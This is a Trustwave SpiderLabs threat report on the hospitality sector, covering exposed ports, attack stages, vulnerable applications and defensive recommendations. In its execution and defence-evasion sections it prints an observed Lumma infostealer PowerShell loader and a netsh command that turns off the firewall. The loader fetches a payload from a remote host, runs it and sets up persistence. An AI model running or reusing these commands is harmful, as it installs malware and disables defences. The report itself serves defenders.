Trustwave SpiderLabs

2025 Trustwave Risk Radar Report

Hospitality Sector

Trustwave®

Contents

The hospitality industry plays a critical role in the global economy, encompassing a wide range of services including lodging, food and beverage, travel, tourism, and event planning. With millions of travelers and guests interacting with hospitality services daily, the sector handles vast amounts of sensitive personal and financial information.

The Trustwave SpiderLabs team has conducted in-depth analysis of emerging cyber threat tactics, identifying the key trends reshaping the hospitality industry's risk profile. Building upon our previously published work, the 2023 Hospitality Sector Threat Landscape, our researchers have structured their new findings into a comprehensive breakdown of attack stages, providing hospitality organizations with actionable intelligence they can use to strengthen their defensive posture.

This includes payment card details, passport and ID numbers, travel itineraries, and even health-related data. To meet guest expectations for convenience and connectivity, hospitality businesses increasingly rely on digital technologies, cloud-based services, IoT devices, and mobile platforms.

In addition, Trustwave SpiderLabs has produced two detailed supplemental reports:

- Hospitality Sector Deep Dive: A DFIR Case Study
- Hospitality Sector Deep Dive: How Threat Actors Turn Vulnerabilities into Big Business

While these innovations enhance the guest experience, they also expand the industry's attack surface, making it an attractive target for cybercriminals.

Cybersecurity in the hospitality sector has emerged as a pressing concern in recent years. Hotels, resorts, and travel service providers are often underprepared for the sophistication and persistence of modern cyber threats. The decentralized nature of operations, frequent staff turnover, and reliance on third-party vendors further compound the risk. Threat actors exploit these weaknesses through a variety of tactics, including ransomware attacks, social engineering schemes, data breaches, and attacks on IoT infrastructure.

The consequences of successful cyberattacks in hospitality are significant, ranging from operational disruptions and financial losses to reputational damage and regulatory penalties.

Key Report Findings for the Hospitality Sector

2x the volume of public-facing SNMP services compared to the next most frequently exposed service

~15K critical vulnerabilities exposed to public Internet

61.5% of initial access attempted to exploit publicly exposed services

Persistent Threat Landscape in the Hospitality Sector

Hospitality vendors face security threats from every angle. Here are just a few of the major headlines over the past two years:

- **How 'Juice Jackers' Plant Malware On Your Phone At Airports And Hotels** - Forbes, April 20, 2023
- **Caesars Entertainment Discloses Cyber Attack, Ransom Payment Made Weeks Before MGM Heist** - CPO Magazine, Sept. 19, 2023
- **Unsaflok Flaw Can Let Hackers Unlock Millions of Hotel Doors** - Bleeping Computer, March 21, 2024
- **Vulnerability Exposed Ibis Budget Guest Room Codes to Hackers** - Hack Read, April 2, 2024

- **Omni Hotels Says Personal Information Stolen in Ransomware Attack**
  - Security Week, April 16, 2024
- **Exclusive: Watergategate? Ransomware gang targets famous Watergate Hotel**
  - Cyber Daily, May 1, 2024
- **US Hotel Check-In Systems Infiltrated by Spyware App**
  - SC Media, May 23, 2024
- **Hotel Check-in Kiosks Expose Guest Data, Room Keys**
  - Dark Reading, June 8, 2024
- **Disney Data Breach: Disneyland, Disney Cruise Guests' and Employee's Personal Info Leaked**
  - Mashable, Sept. 8, 2024
- **Radisson's Country Inn & Suites Purportedly Breached by Everest Ransomware**
  - SC Media, Oct. 22, 2024
- **Gambling Sector Subjected to APT41 Intrusions**
  - SC Media, Oct. 22, 2024
- **Gambling and Lottery Giant Disrupted by Cyberattack, Working to Bring Systems Back Online**
  - The Record, Nov. 22, 2024
- **Cyberattack Shuts Down Upper Peninsula's Kewadin Casinos, Tribal Operations**
  - Detroit Free Press, Feb. 12, 2025
- **Microsoft Warns of ClickFix Phishing Campaign Targeting Hospitality Sector via Fake Booking[.]com Emails**
  - The Hacker News, March 13, 2025

Hospitality's Unique Threat Landscape

The hospitality industry faces unique challenges that many other industries don't face. This list should serve to alert you to specific areas where you may want to focus on when you begin closing your risk gap.

Seasonal and Less Sophisticated Workforce

The hospitality sector employs a diverse workforce, with seasonal and less sophisticated staff often engaged during peak periods to meet demand. This turnover presents a distinct risk of insider threat, intentional or not, due to the challenge of providing consistent security training to a continually changing group of employees.

Constant User/Guest Turnover

Hospitality establishments encounter a fresh set of users virtually every day. This ongoing cycle demands consistent uptime, addresses bandwidth constraints, and strives to minimize potential exposure to security threats.

Dirty Networks

Given the substantial volume of network users, whether they're hotel guests or individuals connecting to coffee shop Wi-Fi, organizations within the hospitality sector must operate under the assumption that their networks are highly susceptible to attacks due to the sheer number of untrusted users.

Physical Security Concerns

Unlike conventional office buildings where employee access is typically controlled through access cards, hospitality establishments face cybersecurity risks due to the accessibility of hardware by guests. For instance, the server closet in a hotel could be left unlocked and easily accessible, or a thumb drive could easily be inserted into a nearby device.

Franchise Model

The franchise framework leads to disparities in policy consistency and implementation across the industry, including cybersecurity measures. Different franchisers and franchisees adopt varied business models, resulting in divergent cybersecurity practices. Providing guidance or security requirements can be a sensitive issue between the franchisers and franchisees.

Trustwave SpiderLabs

With more than 250 cybersecurity experts across the globe, the Trustwave SpiderLabs team puts its resources to task researching the top threats in today's landscape. We are uniquely positioned to do so, as we perform over 200,000 hours of penetration tests and discover over 30,000 vulnerabilities annually, including 9,000 high/critical severity infrastructure and web app sources. We also have a dedicated email security team analyzing millions of phishing URLs validated daily, including 2M+ per month that are uniquely identified by Trustwave SpiderLabs. Our diverse coverage of infosec disciplines, including Advanced Continuous Threat Hunting, Digital Forensics and Incident Response, Malware Reversal, and Database Security, give us insight into identifying how these breaches occur, as well as mitigations and controls that your organization can put in place to prevent these compromises.

This report examines the myriads of threats facing the hospitality industry. In addition to supplemental reports focused on the rapid rise of ransomware and common security gaps, Trustwave SpiderLabs will offer recommendations to help hospitality organizations mitigate risks and keep their operations undisrupted.

Notable and Prominent Trends in Hospitality

From Trustwave's global perspective we've picked a few trends that could be going under the radar for your security team.

Fraudsters Study and Share Booking Platform Secrets

The Threat

In underground forums, Telegram groups, and private marketplaces, cybercriminals are actively collaborating, sharing guides, and trading access on how to exploit major booking platforms.

Hackers also often share detailed tutorials on how to insert stolen credit card data into active bookings, bypass verification checks, and avoid detection.




Figure 1. An educational article about hotel booking types on a dark web forum

Mitigations to Reduce Risk

Without aggressive fraud detection, closer vetting of partners, and cross-platform intelligence sharing, the hospitality industry remains vulnerable to a coordinated wave of booking abuse.

Monitoring the dark web and underground forums for “chatter” about your brand can help mitigate this issue and alert the hospitality organization of potential issues with their booking portal.

Dark Web Travel Agents

The Threat

Some malicious operators have been reportedly active on the dark web since 2018, offering heavily discounted "all-in-one" travel packages, claiming savings of 50 to 70% on hotel bookings, international flights, car rentals, and even guided excursions.

These underground "travel agencies" promise their customers everything from luxury hotel stays and business-class flights to full holiday itineraries at a fraction of the market price. While the pricing may sound too good to be true, the market for such services has grown steadily, with clients ranging from cybercriminals to individuals simply looking for a cheap getaway, knowingly or unknowingly participating in fraudulent activity.

Although these groups do not openly disclose how they operate, their modus operandi likely involves using stolen credit card data, compromised loyalty accounts, or hijacked admin access to travel and booking platforms.




Figure 2. The landing page of a dark web-advertised travel agency

Mitigations to Reduce Risk

Just like when fraudsters share tips on exploiting a booking system, fraud detection, supply chain vetting, and threat intelligence sharing are the recipes to prevent financial and reputation loss through this fraud.

Monitoring the dark web and underground forums for "chatter" about your brand can help mitigate this issue and alert the hospitality organization of fraudulent sales.

Publicly Exposed Services

The Threat

Research and analysis of publicly exposed services in the hospitality sector reveals a massive attack surface.

In April 2025, a total of 95,040 vulnerabilities were discovered with 3,884 unique CVEs for these hospitality companies. There were 14,318 critical vulnerabilities and 1,521 vulnerabilities in the CISA list. SNMP was exposed twice as much as the next highest publicly exposed service. SNMP can be a goldmine for hackers as vulnerabilities and misconfigurations are often plentiful in these environments.

Based on metrics from our own customer base, 61.5% of initial access attempts exploit publicly exposed services.

Mitigations to Reduce Risk


- **Enhance Cybersecurity Hygiene and Patch Management:** Unpatched vulnerabilities are low-hanging fruit for threat actors. Don't make it easy for these criminals. Hospitality organizations should ensure that all systems are regularly updated with the latest security patches. The CISA Known Exploited Vulnerabilities (KEV) catalog is a useful resource for identifying and prioritizing patches for critical systems.
- **Employ Network and Host-Based Auditing:** Auditing can provide an early warning of a compromise and an important trail for incident responders in the case of a compromise.
- **Incident Response Planning:** A comprehensive incident response plan is essential to minimizing the impact of any attack. This plan should include clear steps for containing and mitigating the attack, restoring systems, and communicating with stakeholders. Hospitality organizations should test their incident response plans through tabletop exercises and ensure that external cybersecurity experts are ready to assist if needed.

Threat Actor Techniques by Attack Stage

Credential Access techniques observed in the attacks relied mostly on brute-force attempts and generic brute-force attacks. Activities related to the modifications of the authentication process involved disabling multi-factor authentication (MFA). OS credential dumping by using DCSync and NTLM hash theft were also observed.


All Credential Access techniques have fallen in volume, while Brute Force attempts have increased about 14% since our last Hospitality Threat Report. Since this category also includes Credential Stuffing and Dictionary Attacks, it makes sense that it would still be at the top. Massive credential dumps from compromised organizations seem to drop every day, providing threat actors with instant access, often due to password reuse.

Credential Access Techniques



Execution techniques observed in the security incidents primarily involved the user execution of malicious files and links, followed by malicious uses of PowerShell scripts and commands. Some of the commands were executed remotely via remote Windows Management Instrumentation (WMI) service.

Execution Techniques




The example script below was executed when a user tried to install a free version of ThunderSoft screen recorder, which, in fact, was an instance of Lumma infostealer.

```
$5vhslS6M='https[://]softz[.]b-cdn.net/soft111[.]zip';$y6lLKXqQ=$env:APPDATA+'\LYGtm2HM';$uK97o35m=$env:APPDATA+'\zIBbfg2d.zip';$bReTCOPB=$y6lLKXqQ+'\ThunderSoft.exe'; if (-not (TESt-paTH $y6lLKXqQ)) { nEw-ITeM -Path $y6lLKXqQ -ItemType Directory }; STaRt-biTStRANSFer -Source $5vhslS6M -Destination $uK97o35m; exPand-ARchivE -Path $uK97o35m -DestinationPath $y6lLKXqQ -Force; RemoVE-ITeM $uK97o35m; STaRt-pROCesS $bReTCOPB; NEw-ItEmPROPErTy -Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'suYKZtOX' -Value $bReTCOPB -PropertyType 'String';
```

Initial Access vectors used in the attacks were mainly exploit attempts against publicly accessible services, followed by phishing and the use of compromised accounts. Most phishing attempts were generic and leveraged social engineering with links to external websites.

Initial Access Techniques



The exploit techniques identified in the initial access attempts targeting web applications primarily included Log4j CVE-2021-44228, which represented 49% of the cases observed.

Another widely targeted type of vulnerability was cross-site scripting, which accounted for 26% of records. Meanwhile, SQL injection and directory traversal made up 20.2% of the cases. Notably, some attackers also tried to leverage CVE-2020-1472, (Zerologon) and CVE-2021-26897 (a remote code execution vulnerability in Windows DNS server).


Compared to our last hospitality threat report, attempts to exploit Apache Log4J have remained basically flat and still represent nearly half of all exploit attempts.

This is likely due to the ease of exploitation and threat actors searching for the previously mentioned “low hanging fruit” issues.

Other attacks like SQL Injection have increased in frequency, sometimes up to double, which suggests that these stalwart attacks are tried and true. We also see some vulnerabilities that were very popular for exploitation just a couple of years ago completely fall off the chart.


For instance, exploiting the MOVEit Transfer Vulnerability (CVE-2023-34362) has fallen off the list entirely. While that suggests that the vulnerability is being patched, you can see that some vulnerabilities exploited are over a decade old. So, administrators still need to prioritize agile patching.

Exploit Public-Facing Application




Privilege Escalation techniques utilized by attackers relied on the manipulation of valid cloud-based accounts to escalate to a higher privileged role.

Privilege Escalation techniques




Discovery techniques utilized by attackers relied mostly on account and network service discovery.

Discovery Techniques




Command and Control techniques observed in the security incidents were mostly based on communication to web services over HTTP(S) protocol as well as with the use of proxy (i.e., communication over TOR network). Another Application Layer Protocols identified in the command-and-control traffic include DNS and SMB.

Command and Control Techniques



Defense Evasion techniques in the analyzed security incidents generally utilized access token manipulation and process names masquerading. Attackers attempted to impair defenses by disabling local security software such as firewalls. A common target of process injections was the Windows native explorer.exe process.

Defense Evasion Techniques




Selected examples of malicious commands observed: firewall disablement

```
netsh advfirewall set allprofiles state off
```


Persistence techniques utilized by attackers relied mostly on Account Creation, but also other techniques such as event-triggered execution, execution upon system start, as well as abuse of legitimate server software components.

Persistence Techniques



Lateral Movement techniques utilized by attackers relied mostly on remote services, specifically Server Message Block (SMB) and the use of alternate authentication material via pass-the-ticket attacks.

Lateral Movement Techniques



Publicly Exposed Services in Hospitality

Services are often publicly exposed for a good reason. To allow the public to visit your website, and to receive email from people outside your organization. However, there are many times when services are made public that should not be.

Compared to our previous hospitality report, the metrics have not changed much. There were 62,565 publicly exposed hospitality systems in 2024 compared to our last report, which showed about 65,642 exposed systems, a small decrease of 4.6%. Other metrics were also similar, including the same top three open services and only minor differences in the number of vulnerabilities found.

As of April 2025, **95,040 vulnerabilities** were discovered with **3,884** unique CVEs for the hospitality sector. Among these, **14,318** are critical vulnerabilities and **1,521** are vulnerabilities in the CISA KEV list.

This is a large number of exposed vulnerabilities, especially considering the number of exposed hosts. For instance, in this year's Manufacturing Industry threat report, Trustwave found 166,188 publicly exposed hosts compared to the 62,565 we found in hospitality.

Despite the nearly threefold number of exposed devices, the Manufacturing Industry had only 24,920 exposed vulnerabilities, almost four times less than the hospitality sector.


This is likely due to the number of public-facing assets necessary for the hospitality industry. Essential services like booking portals, room check-in, and restaurant hours and menus necessitate more publicly available resources.

Organizations should take an inventory of open services outside the perimeter and audit whether access is in fact being properly controlled. It's also essential to prioritize patching for any publicly exposed systems.

Top 10 Exposed Ports

In any industry, you will have to expose certain services like VPN endpoint for remote employees and your mail server to send and receive email. However, most organizations are overexposed and leave services exposed that should be placed inside the network perimeter. Following are the top 10 exposed ports in the hospitality sector, the service behind the port, and the potential risk of having the port open to the public.

Top 10 Values for: port



1. **Port 161 (SNMP)**

Count: 9,627

Usage: SNMP is used to monitor and manage hotel systems like HVAC, lighting, IP cameras, and building management systems (BMS).

Vulnerabilities:

- Unauthorized Access: Weak or default SNMP community strings can allow attackers to manipulate infrastructure.
- Data Exposure: SNMP versions 1 and 2c transmit in plaintext.

2. Port 123 (NTP)

Count: 5,525

Usage: Used to synchronize clocks on systems like keycard readers, access control, and server logs.

Vulnerabilities:

- DDoS Amplification: Exposed NTP services can be used in reflection-based DDoS attacks.

3. & 10. Ports 443 / 8443 (HTTPS / Alt HTTPS)

Combined Count: 6,438

Usage: Secure communication for booking portals, guest Wi-Fi login pages, and hotel admin systems.

Vulnerabilities:

- Expired or self-signed certificates.
- Weak TLS configurations.
- Exposed admin interfaces on port 8443
  Real-World Example: In 2024, Otelier (a hotel software vendor) experienced a breach exposing guest data due to credential compromise affecting hotel systems globally.

4. Port 80 (HTTP)

Count: 4,372

Usage: Unencrypted access to legacy sites, admin interfaces, and internal hotel apps.

Vulnerabilities:

- Data interception (no encryption).
- Credential theft from exposed login forms
  Real-World Example: In 2024, Otelier's breach also highlighted risks associated with unencrypted internal interfaces, including exposed web dashboards using HTTP.

5. Port 22 (SSH)

Count: 2,402

Usage: Secure remote login for hotel IT teams managing POS systems, CCTV, and infrastructure.

Vulnerabilities:

- Brute-force login attempts.
- Weak SSH key management.

6. Port 2628 (DICT Protocol)

Count: 2,178

Usage: Legacy dictionary services; rare in modern hotel infrastructure.

Vulnerabilities:

- Misconfiguration or misuse of outdated systems.

7. Port 179 (BGP)

Count: 1,967

Usage: Internet routing (not typical in hospitality but may appear via ISPs or hosting providers).

Vulnerabilities:

- Route hijacking.
  Real-World Example: Cloudflare reported multiple BGP hijacking events in 2023–2024 that affected cloud networks used by hospitality vendors, potentially rerouting sensitive traffic through rogue networks.

8. Port 2000 (Cisco SCCP)

Count: 1,914

Usage: Used in Cisco-based VoIP systems for internal hotel communications.

Vulnerabilities:

- Eavesdropping on unsecured VoIP.
- Caller spoofing.

9. Port 53 (DNS)

Count: 1,130

Usage: Resolves hostnames to IP addresses for internal and guest-facing services.

Vulnerabilities:

- DNS spoofing.
- DNS tunneling for data exfiltration.

Key Applications in Hospitality with Notable Vulnerabilities

After you audit which services are publicly exposed, the next step you'll need to take is to identify the applications opened behind those services. For instance, your organization may have a webserver running on TCP/443 open for HTTPS, but the important piece of information is whether that webserver is running MS-IIS, Apache, or Nginx. These are the applications that might have specific vulnerabilities and security patches.

OpenSSH

Count: 1,107

Vulnerability: CVE-2024-6387 – A critical remote code execution vulnerability allowing unauthenticated attackers to execute arbitrary code as root.

Risk in Hospitality: Frequently used for remote server administration in hotels and resorts. If left exposed, attackers can gain full control over backend systems, including reservation platforms or guest record servers.

Apache httpd

Count: 1,556

Vulnerability: CVE-2021-41773 – Path traversal vulnerability that allows remote attackers to access arbitrary files on the server.

Risk in Hospitality: Apache powers many hotel booking sites and internal dashboards. If unpatched, attackers can access configuration files and sensitive content.

Microsoft IIS httpd

Count: 942

Vulnerability: CVE-2021-31166 – Remote code execution vulnerability in the HTTP protocol stack of Windows IIS.

Risk in Hospitality: Used in legacy property management systems (PMS) and booking engines. Compromise may lead to total control of the Windows server.

MariaDB

Count: 1,245

Vulnerability: CVE-2023-22084 – SQL injection vulnerability that allows attackers to execute arbitrary SQL queries.

Risk in Hospitality: Hotels using MariaDB for customer booking or loyalty data are at risk of data exfiltration or credential theft if systems are improperly sanitized or outdated.

MikroTik Bandwidth-Test Server

Count: 1,275

Vulnerability: CVE-2018-14847 – Arbitrary file read vulnerability via the Winbox interface.

Risk in Hospitality: MikroTik devices are commonly deployed in hotel guest networks and Wi-Fi systems. Exploitation can lead to full router access, enabling eavesdropping or malware injection on guest traffic.

nginx

Count: 1,762

Vulnerability: CVE-2021-23017 – 1-byte memory overwrite in resolver component, potentially allowing remote code execution.

Risk in Hospitality: Used in load-balanced hotel booking and POS systems. Exploiting this flaw could let attackers compromise reverse proxies and gain backend access.

ntpd

Count: 1,607

Vulnerability: CVE-2016-9310 – Remote crash vulnerability in the NTP daemon.

Risk in Hospitality: Disrupts time synchronization on cameras, servers, and door lock systems, causing logging failures and instability in time-dependent operations.

PPTP

Count: 930

Vulnerability: Protocol-wide weaknesses – PPTP is considered deprecated and insecure due to susceptibility to brute-force and MiTM attacks.

Risk in Hospitality: Still used in legacy hotel VPN setups. Exploitation could allow attackers to intercept staff or guest network traffic.

ciscoSystems

Count: 4,265

Vulnerability: CVE-2023-20198 – Remote code execution vulnerability in Cisco IOS XE Web UI.

Risk in Hospitality: Cisco equipment is widespread in large hotel chains. Unpatched routers and firewalls may expose entire networks to remote takeover.

Conclusion & Key Takeaways

Conclusion

The hospitality industry — known for its commitment to service, personalization, and customer experience — finds itself at the crossroads of convenience and cyber risk. As digital transformation accelerates, so does the attack surface.

From online booking engines and cloud-based property management systems to third-party platforms, hospitality businesses manage vast volumes of sensitive data across highly interconnected systems.

This complexity, combined with often limited internal cybersecurity resources, makes hotels, resorts, casinos, and restaurants attractive targets for cybercriminals.

Key Takeaways for the Hospitality Sector

To address these challenges facing hospitality organizations and protect operations and guest trust, companies must evolve their cybersecurity posture from reactive to proactive. Below are key recommendations for mitigating risk and building long-term resilience:

Inventory, Assess, and Patch

Create a regular ongoing inventory of your networks, including network address, OS, and OS versions, Open ports, and installed applications.

Once an inventory is established, you can proceed to do a vulnerability assessment, prioritizing your most valuable or publicly exposed systems first.

Finally, set up an expected patch cycle from a security patch release to installation in production. Agile patching will help keep you secure.

Strengthen Identity and Access Controls

- Enforce MFA across all systems, especially for remote access (RDP, VPN, admin dashboards, and cloud platforms).
- Implement least privileged policies to limit user access only to what is strictly necessary.
- Regularly audit user roles, especially those with elevated privileges or third-party access.

Monitor and Control Remote Access Tools

- Inventory and control the use of Remote Monitoring and Management (RMM) software (AnyDesk, Atera, ScreenConnect) and block unapproved tools by default.
- Set up alerts for the installation or execution of remote access software on endpoints.
- Use application allowlisting and EDR solutions to detect and quarantine unauthorized access activity.

Secure Third-Party and Supply Chain Relationships

- Conduct risk assessments on vendors and service providers, especially those with access to guest data or core infrastructure.
- Include cybersecurity obligations in all vendor contracts, such as notification timelines and incident handling procedures.
- Monitor for dark web leaks involving suppliers and take immediate steps if credentials or data are exposed.

Backups and Business Continuity

- Maintain encrypted, offline, and immutable backups of critical systems (PMS, POS, HR, financial).
- Regularly test backup restoration procedures under simulated attack scenarios.
- Develop and rehearse business continuity plans for cyber-related disruptions, including ransomware and data loss.

Raise Internal Awareness and Training

- Conduct cybersecurity training for all employees, tailored to roles—e.g., front desk, finance, marketing, IT.
- Run phishing simulations and social engineering drills to build awareness of real-world threats. Phishing is often the initial step to infiltrating a network.
- Educate teams on the implications of leaked credentials, weak passwords, and public Wi-Fi exposure.

Monitor the Threat Landscape

- Subscribe to industry-specific threat intelligence feeds and regularly review vulnerabilities relevant to hospitality systems.
- Implement dark web monitoring tools to identify when your organization or its domains appear in breach data or access markets.
- Participate in information-sharing communities, such as ISACs or hospitality-specific cyber alliances.

The hospitality industry faces a lot of challenges that other industries don't face. Due to the need to have systems available to potential guests or customers, this broadens the attack surface and therefore the risk that the organization takes on. Seasonal workers pose a serious test for any Security Awareness program and physical security threats due to customers often being in the same location as your servers and systems are risks that many other organizations don't have to address.

By applying some basic best practices like those above, you can help elevate your organization beyond the reach of common threat actors. This will free the rest of your organization to do what they do best, provide hospitality to your customers.


Trustwave®